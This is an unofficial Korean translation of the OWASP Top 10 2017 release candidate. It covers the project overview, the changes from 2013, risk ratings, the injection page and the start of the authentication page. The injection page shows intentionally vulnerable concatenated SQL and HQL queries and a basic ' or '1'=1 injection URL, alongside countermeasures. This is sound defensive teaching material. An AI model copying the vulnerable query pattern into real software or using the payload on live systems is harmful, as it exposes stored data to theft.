



# OWASP

The Open Web Application Security Project

## OWASP Top 10 - 2017 rc1

The Ten Most Critical Web Application Security Risks

**가장 심각한 웹 어플리케이션 보안 위험 Top 10**

**Release Candidate**

Comments requested per instructions within

# release



Creative Commons (CC) Attribution Share-Alike  
Free version at <https://www.owasp.org>

# 중요 공지

## 의견 요청

OWASP는 2017년 6월 30일 끝나는 공개 의견 수렴 기간이 끝난 후 7월 또는 2017년 8월 OWASP Top 10 – 2017의 최종 공개를 공개할 계획입니다.

이번 OWASP Top 10 릴리즈는 어플리케이션 보안 위험의 중요성에 대한 인식을 제고한지 14년째를 맞이했습니다. 2017 버전은 2013년 업데이트 이후 변경되었으며, 주요 변경 사항으로는 2013–A9 알려진 취약점 있는 컴포넌트 사용이 추가되었습니다. 2013년 Top 10 출시 이후 오픈 소스 컴포넌트의 사용이 거의 모든 프로그래밍 언어에서 급속히 확대됨에 따라 무료 도구와 상용 도구의 전체 생태계가 이 문제를 해결하는 데 도움이 되었습니다. 이 데이터는 또한 알려진 취약점 컴포넌트 사용이 여전히 널리 퍼져 있지만 이전만큼 널리 사용되지는 않았음을 나타냅니다. 우리는 이 문제에 대한 인식이 2013 Top 10 생성으로 인해 이러한 변화에 기여했다고 믿습니다.

우리는 또한 CSRF가 2007년 Top 10에 소개된 이래로, 널리 퍼진 CSRF 취약점이 드물게 발견되었습니다. 자동화된 CSRF 방어를 포함한 많은 프레임 워크는 CSRF 취약점 방어와 함께 이러한 공격으로부터 보호해야 하는 개발자에 대한 훨씬 더 높은 인지 제고도 포함됩니다.

이 OWASP Top 10 2017 Release Candidate에 대한 건설적인 의견은 이메일을 통해 [OWASP-TopTen@lists.owasp.org](mailto:OWASP-TopTen@lists.owasp.org)로 보내주시십시오. 비공개 의견은 [dave.wichers@owasp.org](mailto:dave.wichers@owasp.org)로 보낼 수 있습니다. 익명의 의견을 환영합니다. 모든 비공개 의견은 최종 공개 석상과 동시에 목록화되고 게시됩니다. Top 10에 열거된 항목의 변경을 권고하는 의견에는 변경 사항의 근거와 함께 10개 항목의 전체 제안 목록이 포함되어야 합니다. 모든 의견은 특정 관련 페이지와 섹션을 표시해주시십시오.

OWASP Top 10 2017의 최종 발행에 이어, OWASP 커뮤니티의 공동 작업은 OWASP wiki, OWASP Developer's Guide, OWASP Testing Guide, OWASP Code Review Guide, 및 OWASP Prevention Cheat Sheet, Top 10을 다양한 언어로 번역한 시트가 있습니다.

귀하의 의견은 OWASP Top 10 및 기타 모든 OWASP 프로젝트의 지속적인 성공에 중요합니다. 모든 사람들을 위한 세계 소프트웨어의 보안 향상에 헌신해 주신 모든 분들께 감사드립니다.

Jeff Williams, OWASP Top 10 프로젝트 작성자 및 공동 저자  
Dave Wichers, OWASP Top 10 공동 책임자 및 프로젝트 리더



# OWASP 소개

## 서문

안전하지 않은 소프트웨어는 이미 금융, 의료, 국방, 에너지 등 기타 핵심 기반시설을 약화시키고 있습니다. 우리의 소프트웨어가 점점 더 복잡해지고 복잡해짐에 따라 어플리케이션 보안을 달성하는 어려움이 기하급수적으로 증가합니다. 현대 소프트웨어 개발 프로세스의 빠른 속도로 인해 위험을 더욱 빠르고 정확하게 발견하는 것이 중요합니다.OWASP Top 10이 제시하는 것처럼 비교적 단순한 보안 문제라고 해서 그냥 간과해서는 안됩니다.

Top 10 프로젝트의 목표는 조직에서 직면한 가장 중요한 몇 가지 위험요소를 식별해 어플리케이션 보안에 대한 인식을 향상시키는 데 있습니다. 많은 표준, 서적, 도구, 그리고 여러 기관(MITRE, PCI DSS, DISA, FTC 등)들이 Top 10 프로젝트를 참고하고 있습니다. OWASP Top 10은 2003년 처음 발간해 소규모 업체 이트로 2004년판과 2007년판을 만들었고, 2010년판은 위험뿐만 아니라 발생 빈도에 우선 순위를 두고 개정하였습니다. 2013과 최신 2017 릴리즈도 동일한 방법으로 만들어졌습니다.

Top 10을 이용해 어플리케이션 보안을 시작하도록 권장 합니다. 개발자는 다른 조직의 과실에서 배울 수 있고, 경영진은 소프트웨어 어플리케이션 사용으로 인한 위험을 어떻게 관리할지 고려해야 합니다.

장기적으로 문화와 기술이 호환되는 어플리케이션 보안 프로그램을 개발하는 것이 좋습니다. 이러한 프로그램은 다양한 형태와 범위에 걸쳐 만들어질 수 있으며, 다른 조직의 사례를 전부 그대로 도입하려 해서는 안됩니다. 대신에 기존의 조직의 강점을 활용하고 무엇이 효과 적인지 측정해야 합니다.

OWASP Top 10이 어플리케이션 보안 발전에 도움이 되길 바랍니다. 질문, 의견 및 아이디어들은 언제든지 [owasp-topten@lists.owasp.org](mailto:owasp-topten@lists.owasp.org)문의 바랍니다. 공개를 원하지 않으시면 [dave.wichers@owasp.org](mailto:dave.wichers@owasp.org)로 문의하시면 됩니다. 한글본은 @blackfalcon팀으로 문의하시면 됩니다.

## OWASP

오픈 웹 어플리케이션 보안 프로젝트(OWASP)는 개방 커뮤니티로서, 기관이 신뢰할 수 있는 어플리케이션과 API를 개발, 구입, 유지 관리하는 데 기여하고 있습니다. OWASP는 무상 제공하는 것들은 다음과 같습니다.

- 어플리케이션 보안 도구와 표준
- 어플리케이션 보안성 시험, 안전한 코드 개발, 코드 보안성 검토와 관련된 서적
- 표준 보안 통제와 라이브러리
- 전 세계 지부
- 최신 연구
- 대규모 전세계 컨퍼런스
- 메일링 리스트

<https://www.owasp.org> 에서 더 많은 정보를 확인

어플리케이션 보안성 향상에 관심 있는 모든 이에게 OWASP의 도구, 문서, 포럼, 지부에 대한 모든 것들이 무료입니다. OWASP는 어플리케이션 보안에 대해 사람, 프로세스, 그리고 기술의 문제로서 접근하고자 합니다. 어플리케이션 보안에 대한 가장 효과적인 접근은 이러한 모든 부분에서 향상이 요구됩니다.

OWASP는 새로운 형태의 조직입니다. 상업적인 목적이 나 이윤 압박이 없기 때문에, 어플리케이션 보안에 대해 공정하고, 실질적이고, 효율적인 정보를 제공할 수 있게 합니다. OWASP는 잘 알려진 상업적 목적의 보안 기술에 대한 정보를 제공하고 있지만, 어떠한 기업과도 제휴나 협약을 맺고 있지 않습니다. OWASP도 다른 오픈 소스 소프트웨어 프로젝트와 마찬가지로 협업과 공개적인 방식으로 여러 자료를 만듭니다.

OWASP 재단은 프로젝트의 장기적 성공을 보장하기 위한 비영리기구입니다. OWASP 이사회, 글로벌위원회, 챗터 대표, 프로젝트 리더와 프로젝트 회원을 포함하여, OWASP에 참여하는 거의 모든 분들은 자원 봉사자입니다. OWASP는 혁신적인 보안 연구에 대한 자금 및 인프라를 제공하고 있습니다.

OWASP와 함께하시기 바랍니다!

## 저작권 및 라이선스



영문저작권 © 2003 – 2017 The OWASP Foundation  
(현재 보고 계신 문서는 공식 한글 번역본이 아님을 알려드립니다.)

이 문서는 Creative Commons Attribution ShareAlike 3.0 license의 보호를 받는다. 재사용 또는 배포할 경우, 이 저작물에 적용된 저작권을 명확하게 나타내야 합니다.

## 환영사

OWASP Top 10 2017을 만나는 당신을 환영합니다! 이번 주요 업데이트는 처음으로 두 개의 항목을 신설합니다 : (1) 취약한 공격 방어 항목과 (2) 취약한 API 항목입니다. 두 개의 접근 제어 항목(2013-A4와 2013-A7)을 통합하여, 취약한 접근 제어 항목(OWASP Top 10 2004년)으로 돌아왔습니다. 그리고 2013년 A10 항목으로 추가된 2013-A10: 검증되지 않는 리다이렉트와 포워드를 삭제하였습니다.

OWASP Top 10 2017은 주로 8개의 컨설팅 회사와 3개의 제품 공급 업체를 포함하여 어플리케이션 보안 전문 업체의 11 개 대형 데이터셋을 기반으로 합니다. 이 데이터는 수백 개의 조직과 50,000개가 넘는 실제 어플리케이션 및 API에서 수집 된 취약점을 포괄합니다. 상위 10개 항목은 이 최근 데이터에 따라 악용 가능성, 탐지 가능성 및 영향에 대한 합의된 추측과 함께 선정되고 우선 순위가 지정됩니다.

OWASP Top 10을 선정하는 가장 큰 이유는 가장 중요한 웹 어플리케이션의 보안 취약점 개발자, 설계자, 아키텍트, 운영자, 혹은 기관들에게 주요 웹 어플리케이션 보안 취약점으로 인한 영향을 알리기 위해서입니다. Top 10은 위험도가 큰 문제들에 대해 대응할 수 있는 기본적인 기술을 제공하며, 또한 이를 근거로 향후 방향을 제시하고 있습니다.

## 유의사항

**OWASP Top 10에서 멈추지 말라.** Top 10 외에도 OWASP Developer's Guide와 OWASP Cheat Sheet Series에서 수백 개의 웹 어플리케이션 위협 요소들을 다룹니다. 웹 어플리케이션을 개발하고자 한다면 꼭 이 문서들을 보아야 합니다. 웹 어플리케이션과 API 취약점을 효과적으로 발견하는 방법에 대해서는 OWASP Testing Guide와 OWASP Code Review Guide를 참고하기 바랍니다.

**끊임없는 변화.** Top 10은 계속 업데이트 될 것입니다. 새로운 결함이 발견되거나 공격 기법이 진화하면서, 개발자가 어플리케이션의 코드 한 줄 바꾸지 않더라도 취약점에 노출될 수 있습니다. 이와 관련된 추가정보는 Top 10 문서 마지막 부분의 "개발자의 과제, 검증자 및 조직의 과제"를 참고하기 바랍니다.

**긍정적으로 생각하라.** 여러분이 취약점을 계속 찾거나 강력한 어플리케이션 보안 통제를 위한 노력을 하지 않을 때도 OWASP는 조직 혹은 어플리케이션 검증자가 무엇을 점검해야 할 지에 대한 가이드로 Application Security Verification Standard(ASVS)을 만들어 왔습니다.

**도구를 폭넓게 활용하라.** 보안 취약점은 아주 복잡적이고, 엄청난 코드 더미 사이에 숨어있습니다. 일반적으로 이러한 취약점들을 찾아내고, 제거하는 가장 효과적인 접근법은 좋은 도구를 사용할 수 있는 전문가를 활용하는 것입니다.

**꼼꼼하게, 빈틈없이 확인하라.** 문화적 인식 개선. 보안이 개발 조직 전반에 걸쳐 필수적인 요소라고 인식하는 문화를 만들기 위한 노력이 필요합니다. OWASP Software Assurance Maturity Model(SAMM)과 the Rugged Handbook에서 더 많은 내용을 참고하기 바랍니다.

## 감사의 글

2003년 설립 이후 OWASP Top 10을 시작하고, 이끌고, 그리고 업데이트를 수행해준 Aspect Security와 그 창립자인 Jeff Williams와 Dave Wichers에 감사드립니다.



다음과 같은 대규모 데이터셋 제공 업체를 포함하여 2017 업데이트를 지원하기 위해 취약점 데이터를 제공한 많은 기관에 감사드립니다.

- Aspect Security
  - Branding Brand
  - EdgeScan
  - Minded Security
  - Softtek
  - Veracode
- AsTech Consulting
  - Contrast Security
  - iBLISS
  - Paladion Networks
  - Vantage Point

처음으로 상위 10개 릴리즈에 기여한 모든 데이터와 전체 참여자 목록이 공개 가능합니다.

중요한 건설적인 조언에 도움을 주신 분들과 OWASP Top 10 업데이트 검토하신 분들에게 먼저 감사드립니다.

- Neil Smithline - 이전에 했듯이, Top 10의 wiki 버전을 만들어주기를 (희망합니다.)

끝으로, Top 10 릴리즈를 수많은 언어로 번역해주신 모든 번역가분들께 감사드리며, OWASP Top 10을 모든 나라의 언어로 이해할 수 있게 도와주셨습니다.

## 2013년도 버전 대비 2017년도 버전 변경 사항

어플리케이션 및 API를 위한 위협 요소가 끊임없이 변화하고 있습니다. 이러한 변화의 핵심 요소는 새로운 기술(클라우드, 컨테이너 및 API포함)의 빠른 수용, Agile과 Devop과 같은 소프트웨어 개발 프로세스의 가속화 및 자동화, third-party 라이브러리와 프레임워크의 폭발, 공격자가 만든 증거들입니다. 이러한 요인으로 인해 어플리케이션과 API를 분석하기가 더 어려워지고, 이를 통해 위협 요소를 크게 변경할 수 있습니다. 이러한 변화에 발맞추어, OWASP Top10을 주기적으로 업데이트합니다. 이번 릴리즈에서는 수정된 사항은 다음과 같습니다.

- 1) 2013 A4(취약한 직접 개체 참조)와 2013 A7(기능 수준의 접근통제 누락) 통합 -> A4(취약한 접근 통제)
  - 2007년에는, 취약한 접근 제어를 두 가지 카테고리(데이터와 기능부문)로 나눠서 접근제어 문제의 절반에 각각 집중하였습니다. 이런 필요가 없다고 판단하여 예전처럼 두 항목을 통합하였습니다.
- 2) 2017 A7(공격 방어 취약점) 신설
  - + 수 년동안, 자동화 공격에 충분하지 않은 대응을 하는 것에 대해 계속 고민해왔습니다. 데이터 기반으로 하여, 대부분의 어플리케이션과 API는 수동 및 자동화된 공격을 탐지, 방어 및 대응하는 기본 기능이 부족하다는 것을 알 수 있습니다. 또한 어플리케이션 및 API소유자는 공격으로부터 보호하기 위한 패치를 신속하게 해야 합니다.
- 3) 2017 A10(취약한 API) 신설
  - + 최신 어플리케이션과 API는 브라우저와 모바일 앱의 자바스크립트와 같은 풍부한 클라이언트 어플리케이션을 포함합니다. (예: SOAP/XML, REST/JSON, RPC, GWT 등). 이러한 API는 잘 보호되지 않으며 수많은 취약점을 포함합니다. 새롭게 노출된 주요 문제에 집중할 수 있도록 조직들을 지원합니다.
- 4) 2013 A10(검증되지 않은 리다이렉트와 포워드)
  - 2010년에는, 인식 향상을 위해 추가하였습니다. 그러나, 예상과 달리 이 문제가 발생하지 않았습니다. 그리하여 두 번의 Top10 발표 이후, 최종 항목에서 삭제하기로 하였습니다.

NOTE: T10은 주요 리스크 범위로 구성되어 있으며, 기밀로 되어 있든지 또는 중복되지 않든지, 엄격한 분류체계는 아닙니다. T10 중 일부는 공격자, 취약점 일부, 방어, 자산으로 구성되어 있습니다. 조직은 이러한 이슈를 해결하기 위한 방안을 고려해야 합니다.


OWASP Top 10 – 2013(이전)	OWASP Top 10 – 2017(신규)
A1 – 인젝션	A1 – 인젝션
A2 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A3 – 크로스 사이트 스크립팅(XSS)	A3 – 크로스 사이트 스크립팅(XSS)
A4 – 취약한 직접 개체 참조 – A7 통합	A4 – 취약한 접근 제어(Original category in 2003 2004)
A5 – 보안 설정 오류	A5 – 보안 설정 오류
A6 – 민감 데이터 노출	A6 – 민감 데이터 노출
A7 – 기능 수준의 접근통제 누락	A7 – 공격 방어 취약점(신규)
A8 – 크로스사이트 요청 변조(CSRF)	A8 – 크로스사이트 요청 변조(CSRF)
A9 – 알려진 취약점 있는 컴포넌트 사용	A9 – 알려진 취약점 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 포워드	A10 – 취약한 API(신규)



# Risk 어플리케이션 보안 위협

## 어플리케이션 보안 위협

공격자들은 어플리케이션을 통해 잠재적인 많은 경로를 이용하여 사업이나 조직에 피해를 입힙니다. 이 가운데 어떤 경로들은 너무 미미해서 설령 찾아낸다고 해도 이를 활용한 공격이 효과가 거의 없을 수도 있고, 또 어떤 경로들은 매우 위협적인 것도 있습니다.



때로는 이러한 경로들을 찾아내고 공격하는 것이 쉬울 수도 있고, 어떤 것은 매우 어려울 수도 있습니다. 마찬가지로 이로 인해 발생한 손해가 경미한 것일 수도 있고, 당신의 사업을 몰락시킬 만큼 중대한 일일 수도 있습니다. 당신은 각각의 위협원, 공격 방법, 보안 취약점과 관련된 가능성을 평가하고, 이를 통합하여 조직에 미치는 기술적 및 사업적 영향을 평가할 수 있습니다. 동시에 0 요소들을 근거로 전체적인 위험 판단할 수도 있습니다.

## 나의 위험은?

OWASP Top 10은 광범위한 조직의 가장 심각한 위험을 식별하는데 초점을 맞추고 있습니다. 우리는 OWASP Risk Rating Methodology에 기초하여 다음의 간단한 평가표를 이용하여 각각의 위험에 대한 가능성과 기술적인 영향에 관한 포괄적인 정보를 제공합니다.

위협원	공격방법	취약 분포	취약점 탐지	기술적 영향	사업적 영향
특정 APP	쉬움	광범위	쉬움	심각	APP / 사업적 영향
	평균	일반적	평균	중간	
	어려움	드물	어려움	최소	

당신의 환경과 사업의 상세한 특징을 알고 있는 사람은 당신뿐입니다. 특정 어플리케이션의 경우, 관련 공격을 수행할 수 있는 위협원이 없거나 기술적 영향이 사업에 기술적 영향을 미치지 않을 수도 있습니다. 그러므로, 회사에서 각각의 위험에 대해 위협원, 보안 통제 및 사업적인 영향에 초점을 맞추어 스스로 평가해야 합니다. 우리는 위협원을 특정 어플리케이션에 맞춰 나열하고, 어플리케이션/사업에 맞게 사업적 영향을 나열하였습니다. 이것은 회사에 있는 어플리케이션의 성능에 따라 달라지는 것을 알려주기 위함입니다.

TOP 10에 제시된 위험은 공격 형태와 취약점 형태, 그들이 일으키는 영향의 유형에 기초하여 기술된 것들입니다. 우리는 위험을 정확히 반영하고, 가능한 경우 많은 사람들에게 인식되고 있는 용어에 맞추어 명칭을 선택하였습니다.

## 참고자료

### OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

### 외부자료

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling Tool](#)

**A1 - 인젝션**

SQL, OS, XXE, LDAP 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 쿼리문의 일부가 인터프리터로 보내질 때 발생합니다. 공격자의 악의적인 데이터는 예상하지 못하는 명령을 실행하거나 적절한 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있습니다.

**A2 - 인증 및 세션관리 취약점**

인증 및 세션 관리와 관련된 어플리케이션 기능이 종종 잘못 구현되어 공격자에게 취약한 암호, 키 또는 세션 토큰을 제공하여, 다른 사용자의 권한을 (일시적으로 또는 영구적으로) 얻도록 익스플로잇 합니다.

**A3 - 크로스 사이트스크립팅 (XSS)**

XSS 취약점은 어플리케이션이 적절한 유효성 검사 또는 이스케이프 처리없이 새 웹 페이지에 신뢰할 수 없는 데이터를 포함하거나 JavaScript를 생성할 수 있는 브라우저 API를 사용하여 사용자가 제공한 데이터로 기존 웹 페이지를 업데이트 합니다. XSS를 사용하면 공격자가 희생자의 브라우저에서 사용자 세션을 도용하거나, 웹사이트를 변조시키거나, 악성사이트로 리다이렉션 시킬 수 있습니다.

**A4 - 취약한 접근제어**

인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되지 않습니다. 공격자는 이러한 결함을 악용하여 다른 사용자의 계정에 액세스하거나, 중요한 파일을 보고, 다른 사용자의 데이터를 수정하거나, 접근 권한을 변경하는 등 권한없는 기능 및 / 또는 데이터에 접근할 수 있습니다.

**A5 - 보안 설정 오류**

바람직한 보안은 어플리케이션, 프레임워크, WAS, 웹 서버, DB 서버 및 플랫폼에 대해 보안 설정이 정의되고 적용되어 있습니다. 보안 기본 설정은 대부분 안전하지 않기 때문에, 정의, 구현 및 유지되어야 합니다. 또한 소프트웨어는 최신 버전으로 관리해야 합니다.

**A6 - 민감 데이터 노출**

대부분의 웹 어플리케이션과 API는 금융정보, 건강정보, 개인식별정보와 같은 민감정보를 제대로 보호하지 않습니다. 공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하는 취약한 데이터를 훔치거나 변경할 수 있습니다. 브라우저에서 중요 데이터를 저장 또는 전송할 때, 특별히 주의하여야 하며, 암호화와 같은 보호조치를 취해야 합니다.

**A7 - 공격 방어 취약점**

대부분의 어플리케이션과 API에는 수동 공격과 자동 공격을 모두 탐지, 방지 및 대응할 수 있는 기본 기능이 없다. 공격 보호는 기본 입력 유효성 검사를 훨씬 뛰어넘으며 자동 탐지, 로깅, 응답 및 익스플로잇 시도 차단을 포함합니다. 어플리케이션 소유자는 공격으로부터 보호하기 위해 패치를 신속하게 배포할 수 있어야 합니다.

**A8 - 크로스 사이트 요청 변조(CSRF)**






CSRF 공격은 로그인된 피해자의 취약한 웹 어플리케이션에 피해자의 세션 쿠키와 기타 다른 인증정보를 자동으로 포함하여, 위조된 HTTP 요청을 강제로 보내도록 합니다. 예를 들어, 공격자가 취약한 어플리케이션이 피해자의 정당한 요청이라고 오해할 수 있는 요청들을 강제로 만들 수 있습니다.

**A9 - 알려진 취약점이 있는 컴포넌트 사용**

컴포넌트, 라이브러리, 프레임워크 및 다른 소프트웨어 모듈은 어플리케이션과 같은 권한으로 실행됩니다. 이러한 취약한 컴포넌트를 악용하여 공격하는 경우 심각한 데이터 손실이 발생하거나 서버가 장악됩니다. 알려진 취약점이 있는 구성 요소를 사용하는 어플리케이션과 API는 어플리케이션을 약화시키고 다양한 공격과 영향을 줄 수 있습니다.

**A10 - 취약한 API**

최신 어플리케이션에는 일종의 API (SOAP / XML, REST / JSON, RPC, GWT 등)에 연결되는 브라우저 및 모바일 어플리케이션의 JavaScript와 같은 여러 클라이언트 어플리케이션 및 API가 포함되는 경우가 많다. 이러한 API는 대부분 보호되지 않으며 수많은 취약점을 포함합니다.

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 쉬움	취약점 분포 일반	탐지가능성 평균	영향도 심각	어플리케이션 / 특정 비즈니스
외부사용자, 사업 파트너, 다른 시스 템, 내부 사용자 관리자 시스템에 신뢰되지 않은 데 이터를 보내는 이 들을 고려합시 오.	공격자는 타겟이 된 인터프리터 구 문을 악용하는 간 단한 텍스트 기반 공격을 보냅니다. 거의 모든 데이터 소스는 내부 소스 들을 포함하여 인 젝션 경로로 활용 하십시오.	인젝션 결함은 어플리케이션이 인터프리터 에 신뢰할 수 없는 데이터를 전송할 때 발 생하며, 특히 과거에 개발된 코드에서 매우 광범위함. SQL, LDAP, Xpath, NoSQL 쿼리; OS명령어; XML 파서, SMTP 헤더, expression 언어, 기타 등 자주 발견됨. 인젝션 결함은 코드 검증으로 쉽게 발견되지만, 테스트를 통해 발견하기 가 좀 어렵습니다. 스캐너와 Fuzzer는 공격 자가 인젝션 결함을 찾도록 도움을 줍니다.		인젝션은 데이터 손실 또는 파괴,책 임 결여 또는 서비 스 거부의 결과를 초래합니다. 인젝 션은 호스트를 장 악할 수도 있습니 다.	공격을 받은 데이터 와 인터프리터를 운 영하는 플랫폼의 비 즈니스 가치를 고려 해야 합니다. 모든 데이터는 탈취, 변조, 삭제될 수 있 음. 당신의 명성이 훼손 될 수 있을까?

## 인젝션 취약점 확인

어플리케이션이 인젝션에 취약한지 알아내는 가장 좋은 방법은 모든 인터프리터들의 사용으로 신뢰할 수 없는 데이터를 명령어 또는 쿼리로부터 명확하게 분리하는 것입니다. 대부분의 사례로, 가능하다면, 인터프리터를 회피하거나 XXE와 같은 것을 사용하지 않는 것을 권장합니다. SQL 호출에서, 동적 쿼리를 사용하지 않거나 저장된 프로시저와 준비된 구문 모두 숨겨진 변수를 사용합니다.

어플리케이션이 안전한 인터프리터를 신속하고 정확하게 알아보는 방법은 코드를 확인하는 것입니다. 코드 분석 도구는 소스코드 전문가가 인터프리터의 사용과 어플리케이션을 통한 데이터 흐름을 찾는데 도움을 준다. 모의해커 취약점을 확인하기 위한 익스플로잇을 만들어 이러한 문제들을 검증합니다.

자동화된 동적 스캐닝을 이용해서 어플리케이션 실행하면 몇몇 악용되는 인젝션 결함이 찾을 수 있습니다. 스캐너는 매년 인터프리터를 찾거나, 공격의 성공여부를 감지하기 어렵다. 잘못된 에러 메시지를 통해 인젝션 결함을 더 쉽게 찾을 수 있습니다.

## 공격 시나리오 샘플

**시나리오 #1:** 취약한 어플리케이션은 SQL 호출 구조에서 신뢰되지 않은 데이터를 사용합니다.

**String query = "SELECT \* FROM accounts WHERE custID=" + request.getParameter("id") + "";**

**시나리오 #2:** 마찬가지로, 프레임워크에 대한 어플리케이션의 맹목적인 신뢰는 여전히 취약한 쿼리를 초래합니다. (예시, Hibernate Query Language (HQL)):

**Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");**

두 개의 사례로 보아, 공격자는 브라우저에서 전송할 'id' 파라미터값을 수정한다: ' or '1'=1'.

예제:

**http://example.com/app/accountView?id=' or '1'=1**

이렇게 하면, 두 쿼리의 의미가 변경되어 accounts 테이블의 모든 레코드가 반환됩니다. 더 위험한 공격은 저장된 프로시저의 데이터를 수정하거나 파괴합니다.

## 보안대책

인젝션을 예방하기 위해서는 신뢰할 수 없는 데이터를 명령어와 쿼리로부터 분리해야 합니다.

1. 선호하는 방법은 전체적으로 인터프리터를 사용하지 않는 안전한 API 또는 변수화된 인터페이스를 제공하여 사용하는 것입니다. 변수화 되었지만 인젝션을 유발할 수 있는 저장된 프로시저와 같은 API 사용시 주의해야 합니다.
2. 만약 변수화된 API를 사용할 수 없을 때 이러한 인터프리터에 특화된 이스케이핑 구문을 사용해서 특수문자를 신중하게 처리해야 합니다. OWASP's Java Encoder는 많은 이스케이핑 루틴을 제공합니다.
3. 긍정적 또는 "화이트 리스트" 입력 검증은 또한 권장되지만, 특수문자가 허용되어지는 많은 상황에서 완벽한 방어가 아닙니다. 만약 특수 문자가 필요한 경우 오직 1번과 2번 접근법만 유효합니다. 또한 이것을 통해 안전하게 사용할 수 있을 것입니다. OWASP's ESAPI는 화이트리스트 입력 검증 루틴의 확장 가능한 라이브러리를 가지고 있습니다.

## 참고자료





### OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XXE Prevention Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

### 외부자료

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)
- [CWE Entry 611 on Improper Restriction of XXE](#)
- [CWE Entry 917 on Expression Language Injection](#)



 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 평균	취약점 분포 일반	탐지가능성 평균	영향도 심각	어플리케이션 / 특정 비즈니스
승인된 사용자, 익명의 외부공격자도 타사용자의 계정을 훔칠 수 있음. 이처럼 자신의 행동을 위장하려는 정상적인 내부사용자들을 고려하십시오.	공격자는 인증 또는 세션 관리 기능의 정보 누출 및 결함 (ex. 노출된 계정, 패스워드, 세션 ID)을 이용하여 임시 또는 영구적으로 다른 사용자로 위장이 가능합니다.	개발자는 흔히 사용자 정의 형태의 인증 및 세션 관리 방식을 개발하지만, 정확하게 만들기 어렵습니다. 결과적으로, 사용자 정의 방식은 흔히 로그인아웃, 계정생성, 비밀번호 변경, 비밀번호 찾기, 타임아웃, 계정 찾기, 비밀 질문, 계정 업데이트 등과 같은 영역에서의 취약점이 존재합니다. 각각 고유한 형태로 구현되기 때문에, 이러한 취약점을 찾는 것은 어려울 수 있습니다.		이런 결함으로 일부 또는 모든 계정이 공격 당할 수 있습니다. 공격이 한번 성공하면, 공격자는 피해자가 할 수 있는 모든 것을 할 수 있습니다. 특정 권한을 가진 계정이 공격 대상입니다.	영향받는 데이터 및 어플리케이션 기능의 사업적 가치를 고려해야 합니다. 또한 취약점이 일반에게 공개될 경우의 사업적 영향을 고려해야 합니다.

## 취약점 확인

사용자 인증정보 및 세션 ID와 같은 세션관리자산은 적절히 보호되고 있습니까? 다음의 경우가 취약합니다.

1. 사용자 인증 정보가 저장될 때 해시 또는 암호화 사용하여 보호되지 않습니다. 2017-A6 참고.
  2. 인증 정보가 취약한 계정 관리 기능(ex. 계정 생성, 패스워드 변경, 패스워드 복구, 취약한 세션 ID)을 통해 추측되거나 뒤어쓰기가 가능합니다.
  3. 세션 ID가 URL에 노출된다(ex. URL 뒤어쓰기).
  4. 세션 ID가 세션 고정 공격에 취약합니다.
  5. 세션 ID가 타임아웃 되지 않거나, 사용자 세션 또는 인증 토큰, 특히 싱글사인온(SSO) 토큰이 로그인 된 동안 적절히 무효화 되지 않습니다.
  6. 세션 ID가 성공적인 로그인 이후 교체되지 않습니다.
  7. 패스워드, 세션 ID 및 기타 증명이 암호화되지 않은 연결을 통해 전송됩니다. A6 참고.
- 자세한 사항은 [ASVS](#) 요구사항 영역 V2 및 V3 참고

## 보안대책

당신의 조직에서 개발자들이 다음 사항을 지킬 수 있도록 권고하라.

### 1. 하나의 강력한 인증 및 세션 관리 통제항목.

이런 통제사항은 다음 사항이 지켜지도록 해야 합니다.

- a) [OWASP 어플리케이션 보안 검증 표준\(ASVS\)](#) 영역 V2(인증) 및 V3(세션 관리)의 모든 인증 및 세션 관리 요구사항을 만족
